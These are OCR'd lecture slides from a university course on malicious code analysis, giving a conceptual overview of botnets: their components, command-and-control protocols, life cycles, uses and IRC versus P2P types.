MONTANA STATE UNIVERSITY

10/02/2025

Malicious Code Analysis


Fangtian Zhong
CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

Part One

01

Bots and Botnets



What is Botnets?

A Botnet is a network of compromised computers under the control of a remote attacker. Botnets consist of:

- **Bot herder**
  - The attacker controlling the malicious network (also called a Botmaster).
- **Bot**
  - A compromised computers under the Bot herders control (also called zombies, or drones).
- **Bot Client**
  - The malicious trojan installed on a compromised machine that connects it to the Botnet.
- **Command and Control Channel (C&C)**
  - The communication channel the Bot herder uses to remotely control the bots.

What is Bot herder?

- Botnet originator (bot herder, bot master) starts the process
  - **Bot herder sends viruses, worms, etc. to unprotected PCs**
    - Direct attacks on home PC without patches or firewall
    - Indirect attacks via malicious HTML files that exploit vulnerabilities (especially in MS Internet Explorer)
    - Malware attacks on peer-to-peer networks
  - **Infected PC receives, executes Trojan application ⇒ bot**
  - **Bot logs onto C&C IRC server, waits for commands**
  - **Bot herder sends commands to bots via IRC server**
    - Send spam
    - Steal serial numbers, financial information, intellectual property, etc.
    - Scan servers and infect other unprotected PCs, thereby adding more "zombie" computers to botnet


What is Bot?

- Bot = autonomous programs capable of acting on instructions
  - **Typically a large (up to several hundred thousand) group of remotely controlled "zombie" systems**
    - Machine owners are not aware they have been compromised
    - Controlled and upgraded via IRC or P2P
- Used as the platform for various attacks
  - **Distributed denial of service**
  - **Spam**
  - **Launching pad for new exploits/worms**

What is Bot Client?

Compromising a machine-worms

1. **Botnet operator sends out viruses or worms (bot client)**
   - infect ordinary users [trojan application is the *bot]*
2. **The bot on the infected PC logs into an IRC server**
   - Server is known as the command-and-control server
3. **Attackers gets access to botnet from operator**
   - Spammers
4. **Attackers sends instructions to the infected PCs**
   - To send out spam
5. **Infected PCs will**
   - Send out spam messages



What is Bot C&C?

- Without bot communication, botnet would not be as useful or dynamic
  - **IRC servers are not best choice for bot communication**
    - Simpler protocol could be used
    - Usually unencrypted, easy to get into and take over or shut down
- However,
  - **IRC servers freely available, simple to set up**
  - **Attackers usually have experience with IRC communication**
- Bots log into a specific IRC channel
- Bots are written to accept specific commands and execute them (sometimes from specific users)

What is Bot C&C?

Today, bot herders primarily rely on these three protocols for their C&C:

- Internet Relay Chat (IRC) Protocol
- Hyper-Text Transfer Protocol (HTTP)
- Peer-to-Peer (P2P) networking protocols.

Botnet and bot Life Cycle?


Botnet Life Cycle

- Bot herder configures initial parameters: infection vectors, payload, stealth, C&C details
- Bot herder registers dynamic DNS server
- Bot herder launches, seeds new bots
- Bots spread, grow
- Other botnets steal bots
- Botnet reaches stasis, stops growing
- Bot herder abandons botnet, severs traces thereto
- Bot herder unregisters dynamic DNS
- server

Bot Life Cycle

- Bot establishes C&C on compromised computer
- Bot scans for vulnerable targets to “spread” itself
- User, others take bot down
- Bot recovers from takedown
- Bot upgrades itself with new code
- Bot sits idle, awaiting instructions

The Lifecycle of a Botnet



Botnets used for?


- Phishing
- Spam
- Distributed Denial of Service
- Adware/Spyware Installation
- Identity Theft
- Making Additional Income!!!
- Keystroke logging
- Stealing registration keys or files

Whatever you pay for them to do! Or whatever makes money or is fun for the operator.

Types Botnets

IRC botnets

Until recently, IRC-based botnets were by far the most prevalent type exploited in the wild.




Benefits of IRC to botherder:

- ✓ Well established and understood protocol
- ✓ Freely available IRC server software
- ✓ Interactive, two-way communication
- ✓ Offers redundancy with linked IRC servers
- ✓ Most blackhats grow up using IRC.

Types Botnets

IRC botnets

Botherders are migrating away from IRC botnets because researchers know how to track them.




- Drawbacks:
  - ✓ Centralized server
  - ✓ IRC is not that secure by default
  - ✓ Security researchers understand IRC too.
- Common IRC Bots:
  - ✓ SDBot
  - ✓ Rbot (Rxbot)
  - ✓ Gaobot

Types Botnets

P2P botnets


- Distributed control



Types Botnets

